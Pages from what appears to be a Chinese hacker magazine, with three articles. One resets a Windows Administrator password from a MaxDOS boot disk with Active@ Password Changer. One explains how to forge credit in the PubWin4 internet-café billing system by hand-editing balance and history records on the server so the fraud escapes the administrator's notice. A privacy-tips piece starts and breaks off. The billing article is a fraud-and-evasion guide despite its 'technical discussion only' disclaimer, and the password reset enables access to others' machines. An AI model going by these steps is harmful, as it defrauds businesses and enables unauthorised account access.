好了，我们言归正传，文章中提到将"深山红叶袖珍系统工具箱"刻盘，然后设置CMOS从光盘启动运行WINPE系统，但考虑到许多朋友没有刻录机。因此，在这里我向没有刻录机的朋友推荐一种新的方法：改用Max工作室制作的MaxDOS_5.0E（这个是最新的版本，你可以到"天空软件站"去下载，它的下载地址是：http://count.skycn.com/softdownload.php?id=19793&url=http://yncnc.downloadsky.com:8080/down/dose.rar）。

为了便于截图，我们在虚拟机里进行试验。首先在Windows环境下设置Administrator的密码，然后安装本软件，安装过程中会提示输入"启动菜单的等待时间和进入MaxDOS的密码"，如图1。




图1

安装完毕后重新启动机器，出现系统选择画面，如图2。

选择第二项后出现新的选择菜单，选择"运行全中文DOS启动盘"这一项，如图3。

接着系统提示输入密码，如图4。

输入密码 max 后进入到纯 DOS 下，这时我们输入 password.exe（广告时间：password.exe——DOS 下清除 2K/XP/2K3 的用户密码，支持 NTFS/FAT32 分区。MAX 强烈推荐！这才是今天的主角哟！），出现软件提示，如图 5。

```
请选择要启动的操作系统：


  Windows Server 2003, Enterprise
  MaxDOS 5.0E 工具箱

使用上移和下移箭头键来移动高亮显示条到所要的操作系统，
按 Enter 键做个选择。
```

图 2

在这里我们选第 1 项，出现本机分区列表，如图 6。

```
运行    全中文DOS启动盘!
调用    从光盘引导系统!
返回    WINDOWS启动菜单!
```

图 3

因为 XP 系统装在了 C 分区，我们键入数字 0，出现 sam 文件路径，如图 7。

并按任意键继续，出现系统帐户列表，如图 8。

```
 Booting '╘╤╨╨    ╚╧╦╨╨DOS├ƒ╢»╪‼'

root    (hd0,0)
 Filesystem type is fat, partition type 0x0000000b
kernel (hd0,0)/boot/maxz/memdisk.gz
   [Linux-bzImage, setup=0x1600, size=0x43f4]
initrd (hd0,0)/boot/maxz/max.gz
   [Linux-initrd @ 0xfc10000, 0x2d0000 bytes]

Password: ***_
```

图 4

```
                  Active@ Password Changer v.2.1


                          OPTIONS:

        1 Choose Logical Drive

        2 Search for MS SAM Database(s) on all hard disks and logical drives

        3 Exit

        Your choice: [_]

                                                   Press Esc to exit

1999-2004 (C) Active Data Recovery Software           www.password-changer.com
          Licensed by: Govindor Mudhar, gmudhar@blueyonder.co.uk
```

图 5

```
              Active@ Password Changer v.2.1


                   Logical drives list:

 --------------------------------------------------
 No|HDD|Partition| Type      | Disk Label| Size (Mb)
 --------------------------------------------------
  0 (0)      (0)    FAT32 NO NAME          6385
  1 (0)      (1)    FAT32                  9993


 Your choice (0..1 or All)[A]: [_]
```

图 6

```
                  Active@ Password Changer v.2.1

 MS SAM Databases at disk(0)partition(0)Label<NO NAME    >, FS:FAT32

     ----------------------------------------
     No| MS SAM Database Path
     ----------------------------------------
      0 \WINDOWS\SYSTEM32\CONFIG\sam
```

图 7

选择我们要破解的帐户，在这里因为我们要破解 Administrator 的密码，所以我们键入 0，出现清空 Administrator 密码的确认框，如图 9。

```
                    Active@ Password Changer v.2.1


                             USER LIST
 MS SAM path: \WINDOWS\SYSTEM32\CONFIG\sam                  Total users: 0004
 at disk(0)partition(0)Label<NO NAME    >, FS:FAT32
 ----------------------------------------------------------------------------
 No|   RID   |User Name              | Description
 ----------------------------------------------------------------------------
  0 000001f4 Administrator            ívíù¬(▀)äà ÇPª
  1 000003ec admin
  2 000001f5 Guest                    ¢r┐e íù¬à┐e¤àà Çª
  3 000003e9 SUPPORT_388945a0         ┘ƒpÙñ┌îƒq┤íä╜¢║Çª
```

图 8

```
                    Active@ Password Changer v.2.1


                     User's Accout parameters:

MS SAM Database:(0)(0)<NO NAME    >\WINDOWS\SYSTEM32\CONFIG\sam
Administrator's name is "Administrator" (RID=0x000001F4)
------------------------------------------------------------------------------
Full Name  :""
Description:"ívíù¬(▀)äà Çª"
Login count: 0(Failed)/22(Total)      Has admin rights?: Yes
Parameters flags:
 [ ]-Acct is Disabled      [ ]-Homedir req.          [ ]-Local Account
 [ ]-Global Account        [X]-Normal Account        [ ]-NMS Account
 [ ]-Domain trust Acct.    [ ]-Wks trust Acct.       [ ]-Srv trust Acct.
 [X]-Pwd never expires     [ ]-Auto lockout
------------------------------------------------------------------------------

 Would you like to Reset this User's password? (Y,N)[N]: [_]
```

图 9

输入 Y 确认，系统提示操作成功。如果你不熟悉这个软件的使用，在出现图 5 的时候，你可以选择第 2 项，系统会自动搜索安装有 Windows 操作系统的分区。搜索完毕后直接显示操作系统所在分区，如图 10。

```
                    Active@ Password Changer v.2.1


              MS SAM Database(s) on all Logical drives:

------------------------------------------------------------------------------
No|HDD|Partition| Type     | Disk Label| MS SAM Database Path
------------------------------------------------------------------------------
0 (0)      (0)     NTFS                 \WINDOWS\SYSTEM32\CONFIG\sam
```

图 10

其余操作与手工操作一样。重新启动机器后 Administrator 的密码已经清空，成功进入系统。呵呵，试验成功！可是有些朋友又会问了，电脑密码已经忘了，没有密码进不了 Windows，还怎么安装 MaxDOS_5.0E？当然你可以在忘记密码之前就安装它以防万一，同时里面还有许多 DOS 下的必备软件，如 GHOST，可以在备份系统时用到，可谓是装机之必备。

如果你忘记了密码并且事前没有安装 MaxDOS 的话，也不要紧！因为，今天的主角是 password.exe，如果你的电脑有软驱，你可以在别人的电脑上做一张启动盘同时安装 MaxDOS_5.0E，重启进入 MaxDOS 后将 password.exe 拷到启动盘里，然后用这张自己制作的启动盘启动你的电脑，再在软盘里运行 password.exe 破解你电脑的密码。如果你的电脑没有软驱也不要紧，现在的电脑大多都支持 USB 接口，你可以在别人的电脑上从网上下载 USB 启动盘制作软件，制作一个 USB 启动盘，然后把 password.exe 拷上去，用它启动电脑照样可以破解你的 Windows 密码。怎么样，是不是很强呀？

好了，说了这么多，MaxDOS 相比"深山红叶袖珍系统工具箱"的刻盘使用，是不是简单的多呀？并且这款软件可谓小巧玲珑，只有 27K，真可谓是：小软件也能解决大问题，杀鸡焉用牛刀？如果你忘了自己电脑上 Windows 操作系统的密码，而你又没有刻录机刻录"深山红叶袖珍系统工具箱"，这个方法是不是又帮了你的大忙？

最后，我借用原作者文章末尾说的一句话：修改 Windows 管理员密码只是 MaxDOS 中的一个功能而已，它还有更多实用的功能，如清除 CMOS 密码、从光驱引导、Ghost 备份等等，就留给各位朋友慢慢研究吧，有好的心得体会别忘了拿出来共享喔！本工具软件在 Vmware 虚拟机+Ntfs/Fat32+Win2k3 中文企业版环境下测试成功。

（本文涉及到的 MaxDOS_5.0E、PASSWORD.EXE，光盘有收录）

无痕大法

ack

看了《黑客档案》第五期的《PubWin4充钱大法》一文后，测试了一下，发现这个“网吧充值一条龙”程序有着很大的不足之出。其实这种充值软件网上版本众多，我这里就用了精锐联盟修改过的“网吧PUBWIN充值一条龙”，比那个多了个会员卡操作功能。但其主要功能和原理都是一样的，即：先和Pubwin4服务器建立连接，再对其数据库中的Member.mdb数据库文件进行操作。思路是正确的，但程序的作者犯了一个细节上的错误，那就是：仅仅对Member.mdb进行修改是不够的。

我们现在做一个对比测试，看看正常充值和用“网吧PUBWIN充值一条龙”有什么不同。正常充值：现有金额为￥2，我们在“增加金额”中填10，然后点确定，这样剩余余额为￥12，如图1。我们可以看到会员记录中多了一条增加储值金的记录，如图2。




图 1




图 2

网吧PUBWIN充值一条龙：运行网吧PUBWIN充值一条龙，设置好数据库路径，在“要添加金额”中填20，然后点充值。该软件的读取数据库密码的功能还是很不错的！我们仔细观察会发现会员记录中并没有增加储值金的记录。点查询按钮，查询结果为：现在您卡上的余额为：32元，如图3。

很明显，两者都能充值，但后者比前者少了一条增加储值金的记录！

下面我们来分析一下Pubwin4的数据库结构，看看究竟是什么原因。Pubwin4的数据库文件夹（database）下有2个核心数据库文件：Member.mdb和Business.mdb。其中涉及金额的表和字段详见图4和图5。

通过上面的2个表，我们可以看出这两个数据库文件中都有很多的地方需要改动。而网吧PUBWIN充值一条龙仅仅对Member.mdb的MemTab_Member表中的RemainMoney（余额）字段进行操作是不够的。

再来看一下“网吧PUBWIN充值一条龙”的会员卡操作功能。在会员卡操作中填好卡号和个人资料后，点“加卡”，如图6。

虽然的确加了一张新卡，但却没有开户记录。这也是仅仅在Member.mdb的MemTab_Member表中添加记录的结果。

细心的网管就会通过这些没有记录的记录，发现你的卡有问题，然后#−_−!#$@@&~~~




图 3

表名	字段说明
BusTab_CashIncome	ResultMoney和FactMoney字段分别记录了你每次冲钱的金额
BusTab_RsvIncome	SubMoney字段记录了你每次消费的金额
BusTab_User	AdvPaymentCash、AdvPaymentRsv(每次刷卡时的金额，即：卡上的余额)、RemainRsvMoney和ComputerConsume(消费金额)ChangeOfRsv(消费后的余额)

图 4

表名	字段说明
MemTab_History	Event字段记录的是发生事件的代号：1为开户，2增加储值金，3储值卡结帐(负数代表找零)，5为刷卡上机 储值卡支付预款，EventMoney字段记录了每个事件的金额
MemTab_Member	一个很重要的表，记录了会员的个人资料，其中的RemainMoney字段记录的是余额
MemTab_RsvConsume	AddMoney字段记录的是每次的消费金额
MemTab_RsvSale	AddMoney字段记录的是事件为2的金额，即充钱的金额

图 5




图 6

害怕了吧，怎么办呢？在此，我推荐一种方法。

1.到吧台给A卡正常充值1元，注意冲后不要用该卡上机（人

家网吧也不容易，交点电费总是应该的，这也算是一种投资吧，呵呵）。这样做是为了产生Event为2的增加储值金的记录。

2．用B卡上机，因为用A卡上机，会由于此卡在数据库中的动态因素，此时修改的话难度会加大，而且Member.mdb的MemTab_Member表中的RemainMoney为0。

3．进入Pubwin4服务器，手动改写数据库中有关A卡充值金额的记录。可以参照上文中的两个表修改，将所有有关A卡充值的金额改为你想要的。此过程也可以编程实现，有兴趣的读者可以试一下。入侵Pubwin服务器的具体步骤我就不在这里多说了，大家可以参考以前的《黑客X档案》，很详细的。

有兴趣的朋友可以和我一样在本机安装Pubwin4服务端进行测试。在此还是要声明一下，本文仅做技术探讨，天下没有免费的午餐，希望各位黑友谨慎对待，否则，警察叔叔可是要打屁屁的！

（文章中涉及到的程序精锐联盟修改过的“网吧PUBWIN充值一条龙”已经收录于光盘中）

对《踏网无痕——上网之前下网之后》一文的补充

fish

看了六期的《X》发现其中的一篇文章正如作者所说的，很适合我们这些整天混与网吧等公共场所的虫虫，其中涉及到很多安全小常识及一些技巧，但作者遗漏了一些常用的软件，如邮件收发类、网络下载类等，特此写上这篇补充给那些需要的虫虫。既然作者是按照上网之前下网之后写的，俺就也模仿一下啦！

一、上网之前

摄像头（简称CAM），现在很多网吧都已经配置了，对于一些语音视频聊天族来说无疑是个好消息，可是对于我就绝对是个大大的坏消息，因为我一向都不怎么喜欢这个东西，还有那该死的QQ，怎么设置都无法隐藏CAM，整天收到视频聊天的请求，导致注意力严重分散，写稿能力也严重下降。那怎么办呢？终于让我找到了方法。在桌面“我的电脑”上单击右键，选择“属性”，在随后弹出的对话框中点击“硬件”标签，再点击其中的“设备管理器”按钮，紧接着就会出现“设备管理器”窗口，在其中找到“图像处理设备”并将其点开，看到CAM了吧，那就在上方单击右键，选择“停用”即可，如图1。

